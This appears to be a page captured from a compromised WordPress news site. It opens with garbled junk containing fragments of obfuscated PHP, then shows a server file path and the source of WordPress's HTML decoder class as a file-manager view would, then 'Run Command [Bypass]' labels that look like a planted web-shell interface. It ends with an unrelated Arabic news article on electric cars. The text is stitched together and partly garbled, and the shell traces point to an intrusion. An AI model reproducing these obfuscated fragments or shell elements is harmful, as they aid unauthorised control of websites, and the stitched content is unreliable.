财务姐富婆就死哦基础oiwjfoijvoc 恶无非可从跑开了MV
v每次看完jaf@#$%^&uhk.= "OEs5";$z复测而服文件GVi今晚服务金额fijd .= "dzYv";($data['module'])) {
http_response_code(402);
exit;LQW]SC'.E'HNRFN 3.poqwsmcfl kndvgerjhdfsmbv l;
/home/tahkoom/public_html/wp-includes/html-api/class-wp-html-decoder.php
<?php
/**
* HTML API: WP_HTML_Decoder class
*
* Decodes spans of raw text found inside HTML content.
*
* @package WordPress
* @subpackage HTML-API
* @since 6.6.0
*/
class WP_HTML_Decoder {
/**
* Indicates if an attribute value starts with a given raw string value.
*
* Use this method to determine if an attribute value starts with a given string, regardless
* of how it might be encoded in HTML. For instance, `http:` could be represented as `http:`
* or as `http:` or as `http:` or as `http:`, or in many other ways.
*
* Example:
*
* $value = 'http://wordpress.org/';
* true === WP_HTML_Decoder::attribute_starts_with( $value, 'http:', 'ascii-case-insensitive' );
* false === WP_HTML_Decoder::attribute_starts_with( $value, 'https:', 'ascii-case-insensitive' );
*
* @since 6.6.0
*
* @param string $haystack String containing the raw non-decoded attribute value.
* @param string $search_text Does the attribute value start with this plain string.
* @param string $case_sensitivity Optional. Pass 'ascii-case-insensitive' to ignore ASCII case when matching.
* Default 'case-sensitive'.
* @return bool Whether the attribute value starts with the given string.
*/
public static function attribute_starts_with( $haystack, $search_text, $case_sensitivity = 'case-sensitive' ): bool {
$search_length = strlen( $search_text );
$loose_case = 'ascii-case-insensitive' === $case_sensitivity;
$haystack_end = strlen( $haystack );
$search_at = 0;
$haystack_at = 0;
while ( $search_at < $search_length && $haystack_at < $haystack_end ) {
$chars_match = $loose_case
? strtolower( $haystack[ $haystack_at ] ) === strtolower( $search_text[ $search_at ] )
: $haystack[ $haystack_at ] === $search_text[ $search_at ];
$is_introducer = '&' === $haystack[ $haystack_at ];
$next_chunk = $is_introducer
? self::read_character_reference( 'attribute', $haystack, $haystack_at, $token_length )
: null;
// If there's no character reference and the characters don't match, the match fails.
if ( null === $next_chunk && ! $chars_match ) {
return false;
}
// If there's no character reference but the character do match, then it could still match.
if ( null === $next_chunk && $chars_match ) {
++$haystack_at;
++$search_at;
continue;
}
// If there is a character reference, then the decoded value must exactly match what follows in the search string.
if ( 0 !== substr_compare( $search_text, $next_chunk, $search_at, strlen( $next_chunk ), $loose_case ) ) {
return false;
}
// The character reference matched, so continue checking.
$haystack_at += $token_length;
$search_at += strlen( $next_chunk );
}
return true;
}
/**
* Returns a string containing the decoded value of a given HTML text node.
*
* Text nodes appear in HTML DATA sections, which are the text segments inside
* and around tags, excepting SCRIPT and STYLE elements (and some others),
* whose inner text is not decoded. Use this function to read the decoded
* value of such a text span in an HTML document.
*
* Example:
*
* '“😄”' === WP_HTML_Decode::decode_text_node( '“😄”' );
*
* @since 6.6.0
*
* @param string $text Text containing raw and non-decoded text node to decode.
* @return string Decoded UTF-8 value of given text node.
*/
public static function decode_text_node( $text ): string {
return static::decode( 'data', $text );
}
/**
* Returns a string containing the decoded value of a given HTML attribute.
*
* Text found inside an HTML attribute has different parsing rules than for
* text found inside other markup, or DATA segments. Use this function to
* read the decoded value of an HTML string inside a quoted attribute.
*
* Example:
*
* '“😄”' === WP_HTML_Decode::decode_attribute( '“😄”' );
*
* @since 6.6.0
*
* @param string $text Text containing raw and non-decoded attribute value to decode.
* @return string Decoded UTF-8 value of given attribute value.
*/
public static function decode_attribute( $text ): string {
return static::decode( 'attribute', $text );
}
/**
* Decodes a span of HTML text, depending on the context in which it's found.
*
* This is a low-level method; prefer calling WP_HTML_Decoder::decode_attribute() or
* WP_HTML_Decoder::decode_text_node() instead. It's provided for cases where this
* may be difficult to do from calling code.
*
* Example:
*
* '©' = WP_HTML_Decoder::decode( 'data', '©' );
*
* @since 6.6.0
*
* @access private
*
* @param string $context `attribute` for decoding attribute values, `data` otherwise.
* @param string $text Text document containing span of text to decode.
* @return string Decoded UTF-8 string.
*/
public static function decode( $context, $text ): string {
$decoded = '';
$end = strlen( $text );
$at = 0;
$was_at = 0;
while ( $at < $end ) {
$next_character_reference_at = strpos( $text, '&', $at );
if ( false === $next_character_reference_at ) {
break;
}
$character_reference = self::read_character_reference( $context, $text, $next_character_reference_at, $token_length );
if ( isset( $character_reference ) ) {
$at = $next_character_reference_at;
$decoded .= substr( $text, $was_at, $at - $was_at );
$decoded .= $character_reference;
$at += $token_length;
$was_at = $at;
continue;
}
++$at;
}
if ( 0 === $was_at ) {
return $text;
}
if ( $was_at < $end ) {
$decoded .= substr( $text, $was_at, $end - $was_at );
}
return $decoded;
}
/**
* Attempt to read a character reference at the given location in a given string,
* depending on the context in which it's found.
*
* If a character reference is found, this function will return the translated value
* that the reference maps to. It will then set `$match_byte_length` the
* number of bytes of input it read while consuming the character reference. This
* gives calling code the opportunity to advance its cursor when traversing a string
* and decoding.
*
* Example:
*
* null === WP_HTML_Decoder::read_character_reference( 'attribute', 'Ships…', 0 );
* '…' === WP_HTML_Decoder::read_character_reference( 'attribute', 'Ships…', 5, $token_length );
* 8 === $token_length; // `…`
*
* null === WP_HTML_Decoder::read_character_reference( 'attribute', '¬in', 0 );
* '∉' === WP_HTML_Decoder::read_character_reference( 'attribute', '∉', 0, $token_length );
* 7 === $token_length; // `∉`
*
* '¬' === WP_HTML_Decoder::read_character_reference( 'data', '¬in', 0, $token_length );
* 4 === $token_length; // `¬`
* '∉' === WP_HTML_Decoder::read_character_reference( 'data', '∉', 0, $token_length );
* 7 === $token_length; // `∉`
*
* @since 6.6.0
*
* @global WP_Token_Map $html5_named_character_references Mappings for HTML5 named character references.
*
* @param string $context `attribute` for decoding attribute values, `data` otherwise.
* @param string $text Text document containing span of text to decode.
* @param int $at Optional. Byte offset into text where span begins, defaults to the beginning (0).
* @param int &$match_byte_length Optional. Set to byte-length of character reference if provided and if a match
* is found, otherwise not set. Default null.
* @return string|false Decoded character reference in UTF-8 if found, otherwise `false`.
*/
public static function read_character_reference( $context, $text, $at = 0, &$match_byte_length = null ) {
/**
* Mappings for HTML5 named character references.
*
* @var WP_Token_Map $html5_named_character_references
*/
global $html5_named_character_references;
$length = strlen( $text );
if ( $at + 1 >= $length ) {
return null;
}
if ( '&' !== $text[ $at ] ) {
return null;
}
/*
* Numeric character references.
*
* When truncated, these will encode the code point found by parsing the
* digits that are available. For example, when `🅰` is truncated
* to `DZ` it will encode `DZ`. It does not:
* - know how to parse the original `🅰`.
* - fail to parse and return plaintext `DZ`.
* - fail to parse and return the replacement character `�`
*/
if ( '#' === $text[ $at + 1 ] ) {
if ( $at + 2 >= $length ) {
return null;
}
/** Tracks inner parsing within the numeric character reference. */
$digits_at = $at + 2;
if ( 'x' === $text[ $digits_at ] || 'X' === $text[ $digits_at ] ) {
$numeric_base = 16;
$numeric_digits = '0123456789abcdefABCDEF';
$max_digits = 6; // 
++$digits_at;
} else {
$numeric_base = 10;
$numeric_digits = '0123456789';
$max_digits = 7; // 
}
// Cannot encode invalid Unicode code points. Max is to U+10FFFF.
$zero_count = strspn( $text, '0', $digits_at );
$digit_count = strspn( $text, $numeric_digits, $digits_at + $zero_count );
$after_digits = $digits_at + $zero_count + $digit_count;
$has_semicolon = $after_digits < $length && ';' === $text[ $after_digits ];
$end_of_span = $has_semicolon ? $after_digits + 1 : $after_digits;
// `&#` or `&#x` without digits returns into plaintext.
if ( 0 === $digit_count && 0 === $zero_count ) {
return null;
}
// Whereas `&#` and only zeros is invalid.
if ( 0 === $digit_count ) {
$match_byte_length = $end_of_span - $at;
return '�';
}
// If there are too many digits then it's not worth parsing. It's invalid.
if ( $digit_count > $max_digits ) {
$match_byte_length = $end_of_span - $at;
return '�';
}
$digits = substr( $text, $digits_at + $zero_count, $digit_count );
$code_point = intval( $digits, $numeric_base );
/*
* Noncharacters, 0x0D, and non-ASCII-whitespace control characters.
*
* > A noncharacter is a code point that is in the range U+FDD0 to U+FDEF,
* > inclusive, or U+FFFE, U+FFFF, U+1FFFE, U+1FFFF, U+2FFFE, U+2FFFF,
* > U+3FFFE, U+3FFFF, U+4FFFE, U+4FFFF, U+5FFFE, U+5FFFF, U+6FFFE,
* > U+6FFFF, U+7FFFE, U+7FFFF, U+8FFFE, U+8FFFF, U+9FFFE, U+9FFFF,
* > U+AFFFE, U+AFFFF, U+BFFFE, U+BFFFF, U+CFFFE, U+CFFFF, U+DFFFE,
* > U+DFFFF, U+EFFFE, U+EFFFF, U+FFFFE, U+FFFFF, U+10FFFE, or U+10FFFF.
*
* A C0 control is a code point that is in the range of U+00 to U+1F,
* but ASCII whitespace includes U+09, U+0A, U+0C, and U+0D.
*
* These characters are invalid but still decode as any valid character.
* This comment is here to note and explain why there's no check to
* remove these characters or replace them.
*
* @see https://infra.spec.whatwg.org/#noncharacter
*/
/*
* Code points in the C1 controls area need to be remapped as if they
* were stored in Windows-1252. Note! This transformation only happens
* for numeric character references. The raw code points in the byte
* stream are not translated.
*
* > If the number is one of the numbers in the first column of
* > the following table, then find the row with that number in
* > the first column, and set the character reference code to
* > the number in the second column of that row.
*/
if ( $code_point >= 0x80 && $code_point <= 0x9F ) {
$windows_1252_mapping = array(
0x20AC, // 0x80 -> EURO SIGN (€).
0x81, // 0x81 -> (no change).
0x201A, // 0x82 -> SINGLE LOW-9 QUOTATION MARK (‚).
0x0192, // 0x83 -> LATIN SMALL LETTER F WITH HOOK (ƒ).
0x201E, // 0x84 -> DOUBLE LOW-9 QUOTATION MARK („).
0x2026, // 0x85 -> HORIZONTAL ELLIPSIS (…).
0x2020, // 0x86 -> DAGGER (†).
0x2021, // 0x87 -> DOUBLE DAGGER (‡).
0x02C6, // 0x88 -> MODIFIER LETTER CIRCUMFLEX ACCENT (ˆ).
0x2030, // 0x89 -> PER MILLE SIGN (‰).
0x0160, // 0x8A -> LATIN CAPITAL LETTER S WITH CARON (Š).
0x2039, // 0x8B -> SINGLE LEFT-POINTING ANGLE QUOTATION MARK (‹).
0x0152, // 0x8C -> LATIN CAPITAL LIGATURE OE (Œ).
0x8D, // 0x8D -> (no change).
0x017D, // 0x8E -> LATIN CAPITAL LETTER Z WITH CARON (Ž).
0x8F, // 0x8F -> (no change).
0x90, // 0x90 -> (no change).
0x2018, // 0x91 -> LEFT SINGLE QUOTATION MARK (‘).
0x2019, // 0x92 -> RIGHT SINGLE QUOTATION MARK (’).
0x201C, // 0x93 -> LEFT DOUBLE QUOTATION MARK (“).
0x201D, // 0x94 -> RIGHT DOUBLE QUOTATION MARK (”).
0x2022, // 0x95 -> BULLET (•).
0x2013, // 0x96 -> EN DASH (–).
0x2014, // 0x97 -> EM DASH (—).
0x02DC, // 0x98 -> SMALL TILDE (˜).
0x2122, // 0x99 -> TRADE MARK SIGN (™).
0x0161, // 0x9A -> LATIN SMALL LETTER S WITH CARON (š).
0x203A, // 0x9B -> SINGLE RIGHT-POINTING ANGLE QUOTATION MARK (›).
0x0153, // 0x9C -> LATIN SMALL LIGATURE OE (œ).
0x9D, // 0x9D -> (no change).
0x017E, // 0x9E -> LATIN SMALL LETTER Z WITH CARON (ž).
0x0178, // 0x9F -> LATIN CAPITAL LETTER Y WITH DIAERESIS (Ÿ).
);
$code_point = $windows_1252_mapping[ $code_point - 0x80 ];
}
$match_byte_length = $end_of_span - $at;
return self::code_point_to_utf8_bytes( $code_point );
}
/** Tracks inner parsing within the named character reference. */
$name_at = $at + 1;
// Minimum named character reference is two characters. E.g. `GT`.
if ( $name_at + 2 > $length ) {
return null;
}
$name_length = 0;
$replacement = $html5_named_character_references->read_token( $text, $name_at, $name_length );
if ( false === $replacement ) {
return null;
}
$after_name = $name_at + $name_length;
// If the match ended with a semicolon then it should always be decoded.
if ( ';' === $text[ $name_at + $name_length - 1 ] ) {
$match_byte_length = $after_name - $at;
return $replacement;
}
/*
* At this point though there's a match for an entry in the named
* character reference table but the match doesn't end in `;`.
* It may be allowed if it's followed by something unambiguous.
*/
$ambiguous_follower = (
$after_name < $length &&
$name_at < $length &&
(
ctype_alnum( $text[ $after_name ] ) ||
'=' === $text[ $after_name ]
)
);
// It's non-ambiguous, safe to leave it in.
if ( ! $ambiguous_follower ) {
$match_byte_length = $after_name - $at;
return $replacement;
}
// It's ambiguous, which isn't allowed inside attributes.
if ( 'attribute' === $context ) {
return null;
}
$match_byte_length = $after_name - $at;
return $replacement;
}
/**
* Encode a code point number into the UTF-8 encoding.
*
* This encoder implements the UTF-8 encoding algorithm for converting
* a code point into a byte sequence. If it receives an invalid code
* point it will return the Unicode Replacement Character U+FFFD `�`.
*
* Example:
*
* '🅰' === WP_HTML_Decoder::code_point_to_utf8_bytes( 0x1f170 );
*
* // Half of a surrogate pair is an invalid code point.
* '�' === WP_HTML_Decoder::code_point_to_utf8_bytes( 0xd83c );
*
* @since 6.6.0
*
* @see https://www.rfc-editor.org/rfc/rfc3629 For the UTF-8 standard.
*
* @param int $code_point Which code point to convert.
* @return string Converted code point, or `�` if invalid.
*/
public static function code_point_to_utf8_bytes( $code_point ): string {
// Pre-check to ensure a valid code point.
if (
$code_point <= 0 ||
( $code_point >= 0xD800 && $code_point <= 0xDFFF ) ||
$code_point > 0x10FFFF
) {
return '�';
}
if ( $code_point <= 0x7F ) {
return chr( $code_point );
}
if ( $code_point <= 0x7FF ) {
$byte1 = chr( ( $code_point >> 6 ) | 0xC0 );
$byte2 = chr( $code_point & 0x3F | 0x80 );
return "{$byte1}{$byte2}";
}
if ( $code_point <= 0xFFFF ) {
$byte1 = chr( ( $code_point >> 12 ) | 0xE0 );
$byte2 = chr( ( $code_point >> 6 ) & 0x3F | 0x80 );
$byte3 = chr( $code_point & 0x3F | 0x80 );
return "{$byte1}{$byte2}{$byte3}";
}
// Any values above U+10FFFF are eliminated above in the pre-check.
$byte1 = chr( ( $code_point >> 18 ) | 0xF0 );
$byte2 = chr( ( $code_point >> 12 ) & 0x3F | 0x80 );
$byte3 = chr( ( $code_point >> 6 ) & 0x3F | 0x80 );
$byte4 = chr( $code_point & 0x3F | 0x80 );
return "{$byte1}{$byte2}{$byte3}{$byte4}";
}
}
Run Command [Bypass]
Run Command
تكنولوجيا السيارات الذكية تفرض قواعد جديدة علي الطرق – tahkoom.com
كتبت ميرنا أشرف
VIDEO

أحدثت التكنولوجيا تطورا كبيرا في عالم السيارات، أبرزها تطوير الس يارات الكهربائية كحل مستدام للمستقبل. تتميز هذه السيارات بكفاءة عالية، وانبعاثات منخفضة، وتكاليف تشغيل أقل. رغم ذلك، لا تزال تواجه تحديات، ومع الابتكار المستمر تساهم التكنولوجيا في تجاوز هذه العقبات وتوسيع الاعتماد على النقل الكهربائي .
أكد الأستاذ هاني هشام، مدير إحدي معارض السيارات الكهربائية بالقاهرة، أن معرضة يُعد من المعارض الرائدة في مجال السيارات الكهربائية في مصر، حيث اتخذ خطوة جريئة بافتتاح معرض متخصص بالكامل في السيارات الكهربائية. وأضاف: “خطوتنا جاءت من إيماننا بأن المستقبل في سيارتك، لأن البنزين في طريقه للنهاية”. وأضاف، أن السبب الثاني لاتخاذ هذه الخطوة هو الارتفاع الكبير في تكلفة البنزين، مما يجعل السيارات الكهربائية هي البديل القوي للسيارات التقليدية خلال الفترة القادمة .
ومن جانبه، أكد الأستاذ مجدي كيلاني، أحد مسؤولي المبيعات لإحدي معارض السيارات بالقاهرة، أن التوجه للسيارات الكهربائية لم يعد رفاهية، بل ضرورة تفرضها المعايير البيئية والاقتصادية الحديثة. وأضاف أن المعرض يسعى لتوفير موديلات متنوعة تناسب احتياجات السوق المصري، مع تقديم خدمات ما بعد البيع وتوفير الدعم الفني اللازم، في خطوة تهدف إلى بناء ثقة المستهلك وتشجيعه على التحول لهذا النوع من السيارات
مميزات سيارات الكهرباء :
أوضح هشام، أنه من أبرز مميزات السيارات الكهربائية أنها تعتمد على بطاريات ليثيوم مما يجعل عمرها الافتراضي طويلاً ، ويجعلها أيضاً خيارًا عمليًا واقتصاديًا على المدى البعيد. كما أن قطع غيارها متوفرة، وصيانتها محدودة مقارنة بالسيارات التقليدية، كما أنها تحافظ على البيئة المحيطة بها وتُعد صديقة للبيئة، بفضل خلوّها من الانبعاثات الضارة .
وهناك نظام تمتاز به سيارات الكهرباء ليست في السيارات العادية وهي قدرتها على قراءة إرشادات الطريق الموجودة عليه، والتعرف على اللوحات والإشارات المنتشرة في الشوارع، مما يعزز من أمان القيادة ويسهل على السائقين التنقل بذكاء وسهولة .
اتفق معه كيلاني، وأضاف أن السيارات الكهربائية تتميز بعدة مزايا تجعلها خيارًا أفضل للمستقبل، أولها نها لا تستهلك البنزين، مما يجعلها وسيلة موفرة بالمقارنة بالسيارات التقليدية المستهلكة للبنزين المستمر .
وتزوّد بعض من انواع سيارات الكهرباء المتقدمة في الطراز بأنظمة أمان ذكية، خاصة في السيارات ذاتية القيادة، فعلى سبيل المثال، إذا وجدت طفلا يقطع الطريق فجأة، تقوم السيارة تلقائيًا بتفعيل وضع منع التصادم والتوقف الفوري، مما يعزز من مستوى الامان على الطرق و علي المستخدم .
التحديات التي تواجه سيارات الكهرباء :
قال هشام، إن أولى التحديات التي تواجه انتشار السيارات الكهربائية تتعلق بالعقلية و التفكير، حيث لايزال كثير من الناس غير مقتنعين تمامًا بفكرة الاعتماد على هذا النوع من السيارات، ويشعرون بالتخوف من السير بسيارة تعمل فقط بالبطارية. هذا التخوف يُشكل عامل قلق لدى العديد من الأفراد، نتيجة لعدم الاطمئنان الكامل تجاه مدى أمان البطارية وكفاءتها، وهو ما يتطلب جهود أكبر لنشر الوعي وتوضيح مزايا هذه التكنولوجيا الجديدة .
بينما يري الكيلاني، ان هناك تحدي واضح يتمثل في غياب المراكز المعتمدة لصيانتها حتى الآن فبالرغم من انها لا تحتاج صيانه في اغلب الاوقات الا انه لا يمكن شراء سيارة بدون معرفه مراكز صيانتها وذلك ايضا هو نوع من تخوف الافراد لشرائها، وذلك يحدث بسبب ضعف البنية التحتية اللازمة لدعم هذا النوع من السيارات بالشكل الكافي .
وحول مدى تطور التكنولوجيا في مجال السيارات الكهربائية، يرى الأستاذ هشام، أن ما وصلت إليه هذه الصناعة يؤكد انها تمثل المستقبل الحقيقي لعالم السيارات، وان هذا التطور التكنولوجي يسهم في تعزيز ثقة المستهلك ويدعم توجه السوق نحو البدائل النظيفة والمستدامة .
ومن جانبه، أشار الكيلاني، إلي أن هذا التطور يمهد لتحول في قطاع النقل، خاصة على المدى البعيد. وأكد أن انتشار السيارات الكهربائية سيسهم بشكل كبير في تقليل نسبة التلوث الذي يتعرض له الهواء نتيجة الانبعاثات الناتجة عن وقود السيارات التقليدية .
تمثل السيارات الكهربائية مستقبل النقل الذكي والمستدام، وسط التطور التكنولوجي المتسارع والجهود المستمرة لتجاوز هذه التحديات وبناء ثقة المستهلك نحو بيئة أنظف وقيادة أكثر كفاءة .
زر الذهاب إلى الأعلى